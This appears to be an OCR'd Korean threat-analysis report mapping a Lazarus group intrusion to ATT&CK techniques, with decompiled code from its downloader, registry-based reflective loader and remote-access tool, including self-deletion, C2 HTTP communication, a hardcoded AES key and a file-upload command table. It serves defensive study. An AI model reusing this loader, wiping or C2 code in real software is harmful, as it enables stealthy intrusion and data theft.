오류 있는 응용 프로그램 이름: [redacted] 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
오류 있는 모듈 이름: [redacted] 버전: 1.0.0.20, 타임스탬프: 0x6061b08e
예외 코드: 0xc0000409 스택 버퍼 오버플로우 예외 발생
오류 오프셋: 0x002002d7
오류 있는 프로세스 ID: 0x19b0
오류 있는 응용 프로그램 시작 시간: 0x01d8ad42cb46e33b
오류 있는 응용 프로그램 경로 [redacted]
오류 있는 모듈 경로 [redacted]
보고서 ID: a25a4b8a-34df-4352-a948-c60d23f92451
오류 있는 패키지 전체 이름: ?
오류 있는 패키지에 상대적인 응용 프로그램 ID: ?

T1021.001 Remote Services: Remote Desktop Protocol


외부망에서 내부망으로 침투할 때 VPN 서비스를 이용하여 원격데스크톱 접속




2022-10-04	오후 3:50:19	24	Microsoft-Windows-TeNone	₩SYSTEM	WIN-QE4TNGPPUIQ	원격 데스크톱 서비스: 세션 연결 끊김: 사용자: WIN-QE4TNGPPUIQ₩Administrator 세션 ID: 2 원본 네트워크 주소: 172.20.29.47
2022-10-04	오후 3:50:19	40	Microsoft-Windows-TeNone	₩SYSTEM	WIN-QE4TNGPPUIQ	2 세션의 연결이 끊어졌습니다. 이유 코드 0
2022-10-04	오후 3:28:08	42	Microsoft-Windows-TeNone	₩SYSTEM	WIN-QE4TNGPPUIQ	세션 중재 종료: 사용자: WIN-QE4TNGPPUIQ₩Administrator 세션 ID: 21
2022-10-04	오후 3:28:08	25	Microsoft-Windows-TeNone	₩SYSTEM	WIN-QE4TNGPPUIQ	원격 데스크톱 서비스: 세션 다시 연결 성공: 사용자: WIN-QE4TNGPPUIQ₩Administrator 세션 ID: 2 원본 네트워크 주소: 172.20.29.47

T1021.002 Remote Services: SMB/Windows Admin Shares

SMB 연결을 통한 측면이동 시도





Collection

T1056.001 Input Capture: Keylogging

키로깅 프로그램을 이용하여 압축 암호, 백업 프로그램 암호 등을 수집

```
[Title:]암호 설정
[Path:]\Device\HarddiskVolume4\Program Files\Bandizip\Bandizip.exe
[Time:]2022-3-30  13:12:18
```


```
[Title:]User Login
[Path:]\Device\HarddiskVolume4\Program Files (x86)\FalconStor\VTL 8.20\Console\Bin\javaw.exe
[Time:]2022-3-31  10:55:26

in[illegible]1[Shift]![Shift L][EN]
```

Command and Control


T1090.001 Proxy: Internal Proxy

RDP 포트 터널링 도구를 이용하여 원격접속 출발지 IP를 은폐



T1102.002 Web Service: Bidirectional Communication

웹서버에 명령제어용 동적 페이지(jsp,asp)를 생성 후 악성코드와 명령제어하는데 사용



▼ 악성코드 TTP


공격에 사용된 도구는 다양하며, 이 중 주요 라자루스 그룹의 원격제어도구를 중심으로 상세 분석 및 주요 TTP를 도출했다.

Tactic	Techniques	Sub-technique	Description
Defense Evasion	Masquerading	Match Legitimate Name or Location	보안소프트웨어 모듈로 위장

Tactic	Techniques	Sub-technique	Description
Defense Evasion	System Binary Proxy Execution	Rundll32	rundll32.exe를 악용하여 악성 코드 실행
Defense Evasion	Indicator Removal	File Deletion	악성코드 실행후 자가삭제를 통해 흔적 삭제
Execution	System Services	Service Execution	서비스를 통한 악성코드 실행
Execution	Command and Scripting Interpreter	Windows Command Shell	윈도우 명령(cmd)을 통한 추가 악성코드 실행
Defense Evasion	Obfuscated Files or Information		악성코드 페이로드 난독화
Defense Evasion	Obfuscated Files or Information	Fileless Storage	윈도우즈 레지스트리에 추가 페이로드 암호화 및 삽입
Defense Evasion	Obfuscated Files or Information	Software Packing	파일 형식의 암호화 된 추가 페이로드
Defense Evasion	Obfuscated Files or Information	Dynamic API Resolution	API 해싱을 통한 난독화
Privilege Escalation	Abuse Elevation Control Mechanism	Bypass User Account Control	UAC 우회를 통한 악성코드 권한 상승
Defense Evasion	Reflective Code Loading	-	악성코드내 메모리 할당 및 추가 페이로드 주입
Defense Evasion	Deobfuscate/Decode Files or Information	-	AES 128, xor 인코딩 등을 통한 문자열 및 악성코드 암호화(인코딩)
Defense Evasion	Hijack Execution Flow	DLL Side-Loading	정상 프로그램 실행시 악성 DLL을 호출 하도록 설정
Command and Control	Data Encoding	Standard Encoding	명령제어지와 통신시 base64 인코딩해 전달
Command and Control	Encrypted Channel	Symmetric Cryptography	명령제어지와 통신시 AES128 암호알고리즘을 이용
Command and Control	Application Layer Protocol	Web Protocols	명령제어를 위해 HTTP, HTTPS 통신을 이용
Command and Control	Ingress Tool Transfer	-	감염 시스템에 추가 페이로드다운로드
Collection	Data from Local System	-	감염 시스템에서 정보 수집
Collection	Archive Collected Data	Archive via Library	압축 라이브러리를 이용해 수집 파일을 압축 및 유출
Collection	Screen Capture	-	감염 시스템 화면 캡처
Exfiltration	Exfiltration Over C2 Channel	-	명령제어 채널을 통한 데이터 유출

▼ ScskAppLink.dll (Racket Downloader)

racket downloader 라고 알려진 이 악성코드는 경유지에 연결 시도 및 추가 바이너리를 다운로드 받아 메모리 인젝션 하는 기능을 수행한다.



T1036.005 Masquerading: Match Legitimate Name or Location

악성코드는 합법적인 소프트웨어로 위장하기 위해 실제 존재하는 보안 소프트웨어의 이름으로 위장

```
Malicious Code Path : C:\\Users\\Public\\Libraries\\SCSKAppLink.dll
```

T1218.011 System Binary Proxy Execution: Rundll32

rundll32.exe을 이용해 악성 dll을 실행

```
rundll32.exe C:\\Users\\Public\\Libraries\\SCSKAppLink.dll,ComManagedHelper ReservedFunction4
```

T1071.001 Application Layer Protocol: Web Protocols

추가 파일 다운로드를 위해 표준 웹 프로토콜인 80 과 443 포트를 이용해 추가 바이너리를 다운로드

```
port = 80;
dwFlags = 0x4480200;
if ( a6 == 1 )
{
  port = 443;
  dwFlags = 0x800000;
}
if ( a2 )
  port = a2;
v6 = (sub_1000DE00)("Microsoft Edge");
Microsoft_Edge = sub_1000EC60(v6);
hInternet = InternetOpenA(Microsoft_Edge, 0, 0, 0, 0);
if ( !hInternet )
  return -1;
hConnect = InternetConnectA(hInternet, lpszServerName, port, &szUserName, &szPassword, 3u, 0, 0);
if ( !hConnect )
  return -1;
hRequest = HttpOpenRequestA(hConnect, "POST", lpszObjectName, "HTTP/1.0", szReferrer, 0, dwFlags, 0);
```

T1070.004 Indicator Removal: File Deletion


명령제어지와 통신을 통해 추가 바이너리를 받아 실행 후 자기자신을 삭제

이때, 복구할 수 없게 하기 위해 악성코드 바이너리 일부(4096 byte)를 Random byte로 덮어쓴 후 삭제

```
{
  dwFlagsAndAttributes = GetFileAttributesW(SCSKAppLink_dll_);
  if ( dwFlagsAndAttributes == -1 )
    return 0;
  memset(Buffer, 0, sizeof(Buffer));
  hFile = CreateFileW(SCSKAppLink_dll_, 0xC0000000, 3u, 0, 3u, dwFlagsAndAttributes, 0);// Read, Write
  if ( hFile == -1 )
    return 0;
  FileSize = GetFileSize(hFile, 0);
  if ( i % 2 == 1 )
  {
    TickCount = GetTickCount();
    srand(TickCount);
    for ( cnt = 0; cnt < 4096; ++cnt )
      Buffer[cnt] = rand();
  }
  else
  {
    memset(Buffer, 0, sizeof(Buffer));
  }
  while ( FileSize )
  {
    if ( FileSize >= 0x1000 )
      v5 = 4096;
    else
      v5 = FileSize;
    if ( !WriteFile(hFile, Buffer, v5, &NumberOfBytesWritten, 0) )
    {
      CloseHandle(hFile);
      return 0;
    }
    FileSize -= NumberOfBytesWritten;
  }
  CloseHandle(hFile);
}
lstrcpyW(String1, SCSKAppLink_dll_);
lstrcpyW(String, SCSKAppLink_dll_);
v4 = _LDint(String1, 92);
if ( v4 )
  v3 = (v4 - String1) >> 1;
else
  v3 = -1;
for ( k = 1; k < 26; ++k )
{
  for ( m = v3 + 1; m < lstrlenW(String); ++m )
  {
    if ( String[m] != 46 )
      String1[m] = k + 0x41;
  }
  if ( !MoveFileW(String, String1) )
    break;
  lstrcpyW(String, String1);
}
return DeleteFileW(String);
```


▼ Irmons.dll

Irmons는 레지스트리에 저장된 데이터를 읽어와 메모리에 인젝션해 실행시키는 런처의 역할을 수행한다. 이때, 레지스트리에 저장된 데이터(PE)는 원격제어형 악성코드이다.



T1569.002 System Services: Service Execution

악성코드는 서비스로 등록되어 시스템이 부팅 될 때 마다 동작



Name	Address	Ordinal
ServiceHandler	0000000180002FA0	1
ServiceMain	0000000180003510	2
DllEntryPoint	0000000180004D34	[main entry]

T1027.011 Obfuscated Files or Information: Fileless Storage

악성코드에서 사용하는 정보를 레지스트리에 암호화 하여 저장

레지스트리 값을 읽어와 복호화 후 이용

이때 레지스트리 값은 RC5로 인코딩 되어 있으며, 키는 악성코드에 하드코딩

GiddyupStda Bold : 암호화 된 악성코드

GiddyupStda : 암호화 된 명령제어지 목록

```
strcpy(SubKey_mal, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Fonts");
strcpy(GiddyupStda_mal, "GiddyupStda Bold");
strcpy(subkey_c2, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Fonts");
strcpy(GiddyupStda_c2, "GiddyupStda");
```

T1620 Reflective Code Loading

악성코드는 추가 레지스트리 값을 읽어와 복호화 후, 복호화한 데이터를 자신의 메모리에 인젝션 시켜 동작

```
  if ( *Src != 'ZM' )
    goto LABEL_4;
  v13 = Src[15];
  if ( a2 < v13 + 264 )
  {
LABEL_2:
    (SetLastError_0)(13i64);
    return 0i64;
  }
  v14 = Src + v13;
  if ( *(Src + v13) != 'EP' || *(v14 + 2) != 0x8664 || (*(v14 + 14) & 1) != 0 )
  {
```


```
v29 = VirtualAlloc(Malicious_PE, v27, 0x1000u, 4u);
memmove(v29, Src, *(v14 + 21));
v30 = &v29[Src[15]];
*v25 = v30;
*(v30 + 6) = Malicious_PE;
if ( !sub_1800014B0(Src, a2, v14, v25) )
  goto LABEL_28;
*(v25 + 9) = *(*v25 + 6) == *(v14 + 6) ? 1 : sub_180001890(v25);
if ( !sub_180001960(v25) || !sub_180001690(v25) )
  goto LABEL_28;
v31 = v25[1];
v32 = *(*v25 + 52);
if ( v32 )
{
  v33 = *&v31[v32 + 24];
  if ( v33 )
  {
    for ( i = *v33; i; ++v33 )
    {
      i(v31, 1i64);
      i = v33[1];
    }
  }
}
v35 = *(*v25 + 10);
if ( v35 )
{
  v1 = &Malicious_PE[v35];
  if ( *(v25 + 8) )
  {
    if ( !(v1)(Malicious_PE, 1i64, arg) )     // call rax
    {
      v28 = 1114;
      goto LABEL_27;
    }
```

▼ GiddyupStda Bold

해당 악성코드는 레지스트리에 저장된 데이터 형태로 되어있다. Irmons.dll에 의해 복호화 후 메모리에 인젝션되어 실행되며, 원격 제어 기능을 수행한다.


T1027 Obfuscated Files or Information

설정 값, 문자열 복호화에 사용되는 치환 알고리즘 키 테이블(Substitution table), 명령제어지 정보 등이 RC5 암호화 되어 레지스트리 값으로 저장되어 있으며, 이를 복호화하여 사용



T1132.001 Data Encoding: Standard Encoding

악성코드에서 사용하는 문자열은 치환 알고리즘(Substitution) 및 AND 연산을 통해 인코딩




```
key = 0xB
for i in target_str:
  str1 = Substitution_table.index(i)
  temp = (str1 - key) & 0x3f
  out += Enc_Stream[temp]
  temp = ord(Enc_Stream[temp])
  key = (key + temp) & 0x3f
print(out)
```

T1005 Data from Local System

T1560.002 Archive Collected Data: Archive via Library

T1113 Screen Capture

메모리 인젝션된 악성코드는 명령제어 기능을 수행하며 상세 기능목록은 아래와 같음

```
struct_qword_180049B70 *result; // rax

command_struct = operator new(0xF0ui64);
command_struct->Get_Systeminfo = GetSysteminfo_1800112D0;
command_struct->Get_DriveList = Get_Drive_list_180011310;
command_struct->Get_FileList = GET_File_List_Sub_180011480;
command_struct->CMD_Command = CreatePipe_and_CMD_180011770;
command_struct->Upload_File = Upload_File_180011A80;
command_struct->Upload_zip_Dir = dir_upload_zip_180011BE0;
command_struct->Upload_Zip_File = Upload_zip_180011D40;
command_struct->DownloadFile = Download_file_180012400;
command_struct->CreateProcess = CreateProcess_1800127D0;
command_struct->CreateProcess_asuser = UserTokern_OpenProcess_1800128D0;
command_struct->Process_injection = Download_bin_Process_injection_180012990;
command_struct->File_Execute = ExecuteFile_180012CE0;
command_struct->Process_list = Get_processlist_180012EF0;
command_struct->systeminfo_reg = get_reg_to_system_info_180013430;
command_struct->TerminateProcess = TerminateProcess_180013500;
command_struct->ScreenCapture = ScreenCapture_180013740;
command_struct->MoveFile = move_file_180013950;
command_struct->connect_arg_new_ip = Connect_arg_ip_180013A00;
command_struct->setCurrentDir_path = setCurrentDirectory_path_180013B10;
command_struct->setFileTime = setFiletime_180013C50;
command_struct->terminate_malware = TerminateProcess_180013F30;
command_struct->upload_reg = Upload_registry_value_180014040;
command_struct->check_reg_status_and_update_reg = sub_180014080;
command_struct->Dir_Filelist = Dir_Filelist_180014140;
command_struct->DiskFreeSpace = GetDiskFreeSpaceExA_180014300;
command_struct->set_flag = sub_180014410;
result = command_struct;
command_struct->beacon = sub_180014490;
return result;
```

struct name	comment	
Get_Systeminfo	컴퓨터명, 시스템 시간, 디렉토리 정보 등 전달	
Get_DriveList	시스템에 연결된 드라이브 목록 전달	
Get_FileList	시스템 내 파일리스트 전달	
CMD_Command	cmd.exe 를 통한 명령 수행	
Upload_File	정보유출지(C2)로 파일 업로드	
Upload_zip_Dir	정보유출지(C2)로 파일 압축 및 업로드	
Upload_Zip_File	정보유출지(C2)로 파일 압축 및 업로드	
DownloadFile	감염 시스템으로 추가 파일 다운로드	
CreateProcess	특정 프로세스 실행	
CreateProcess_asuser	특정 프로세스 실행(User 권한)	
Process_injection	특정 프포세스에 인젝션 및 실행	
File_Execute	파일 실행	
Process_list	프로세스 목록 수집 및 전달	
systeminfo_reg	시스템 정보(레지스트리) 전달	
TerminateProcess	특정 프로세스 일시 정지	
ScreenCapture	스크린캡처 전달	
MoveFile	파일 이동	
connect_arg_new_ip	명령제어 지로 부터 수신받은 주소와 통신 시도	
setCurrentDir_path	작업 디렉토리 변경	
setFileTime	파일 시간 변경(변조)	

struct name	comment	
terminate_malware	악성코드 일시 정지	
upload_reg	레지스트리(C2 정보 및 설정파일) 명령제어지로 전달	
check_reg_status_and_update_reg	레지스트리 상태 체크 및 레지스트리 정보 업데이트	
Dir_Filelist	디렉토리 파일 목록 수집	
DiskFreeSpace	디스크 사용 가능용량 확인	
set_flag	플레그(레지스트리) 값 설정	
beacon	beacon 신호	

T1132.001 Data Encoding: Standard Encoding

T1573.001 Encrypted Channel: Symmetric Cryptography

명령데이터는 AES + Base64로 암호화 및 인코딩해 송수신하며, 이때 사용되는 AES 키는 악성코드 내에 하드코딩

Base64(Encrypt AES(‘ data ’))

```
v23 = 0i64;
v26 = 0;
if ( !command_result )
  a7 = 0;
qmemcpy(key, "g2Oc6qWRU3n.B0Pm", sizeof(key));
v10 = a7 + 10;
Source = a3;
v23 = __PAIR64__(a4, a5);
result = LocalAlloc(0x40u, (a7 + 26));
v12 = result;
if ( result )
{
  memcpy_s(result, v10, &Source, 0xAui64);
  if ( command_result )
    memcpy_s((v12 + 10), a7, command_result, a7);
  v21 = a7 + 10;
  if ( (v10 & 0xF) != 0 )
  {
    v10 = 16 * ((v10 >> 4) + 1);
    v21 = v10;
  }
  Rijndael_Sbox_180001000(key_ext, key);
  key[0] = 0i64;
  key[1] = 0i64;
  v13 = (v10 >> 31) & 0xF;
  if ( v13 + v10 >= 0 && ((v13 + v10) & 0xFFFFFFF0) != 0 )
  {
    v14 = v12 - key + 2;
    v15 = ((((v13 + v10) & 0xFFFFFFF0) - 1) >> 4) + 1;
    do
    {
      v16 = 0i64;
      do
      {
        v17 = *(key + v16);
        v18 = key + v16;
        v16 += 4i64;
        v18[v14 - 2] ^= v17;
        v18[v14 - 1] ^= v18[1];
        v18[v14] ^= v18[2];
        v18[v14 + 1] ^= v18[3];
      }
      while ( v16 < 16 );
      v19 = &key_ext[131] + v14 + 2;
      AES_Algo_180001A10(key_ext, v19, v19);
      v14 += 16i64;
      --v15;
      key[0] = *v19;
      key[1] = *(v19 + 1);
    }
    while ( v15 );
  }
  *a1 = Base64_180003BD0(v12, &v21);
  *a2 = v21;
  LocalFree = Decode_str("My9DHrY6s");        // LocalFree
  (LocalFree)(v12);
  return 1i64;
}
return result;
```

T1071.001 Application Layer Protocol: Web Protocols

T1041 Exfiltration Over C2 Channel

http 통신을 통해 명령제어를 수행

```
"@USVATAWH뫱$룛곡p\x01"WinHttpOpen
"https://                .co.kr/mobile/index(210304).asp"
L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CL
```

```
memset(Buffer, 0, 260);
v2 = 0;
Source = 0i64;
v12 = 0;
v13 = 0i64;
sprintf_s(Buffer, 0x104ui64, "%s%s", "type=", "cisco");
result = sub_1800057F0(Buffer, strlen(Buffer), &Source, &v12);// WinHttpReadData_
if ( result )
{
  memset(Destinationa, 0, 260);
  v4 = Source;
  if ( Source )
  {
    v5 = v12;
    if ( v12 >= 0xF )
    {
      memcpy_s(Destinationa, 0x104ui64, Source, 0xFui64);
      if ( !strcmp(Destinationa, "<!DOCTYPE html>") )
      {
        v6 = decode_180004C10(v4 + 15, v5 - 15, &v13, &v12);
        v7 = v13;
        if ( v6 )
        {
          v8 = *(v13 + 2);
          if ( v8 + 10 <= v12 && v8 <= 0xC000 )
          {
            memcpy_s(Destination, 0xC00Aui64, v13, v8 + 10);
            v2 = 1;
```


▼ ****proc.sys**

악성코드 이름의 처음 2자리는 랜덤한 소문자 2개를 사용하고 나머지 이름은 proc.sys로 고정되어, **proc.sys 형태로 활용된다. proc.sys 악성코드는 서비스로 동작하며, 레지스트리에 저장된 데이터 값을 복호화하여 다운로더형 악성코드를 메모리 인젝션을 통해 실행시킨다. 바이너리 복호화 과정에서 lrmons.dll은 RC5로 암호화 되어 있었으나, proc.sys의 경우 AES128 암호 알고리즘을 사용하고 있다.

T1620 Reflective Code Loading

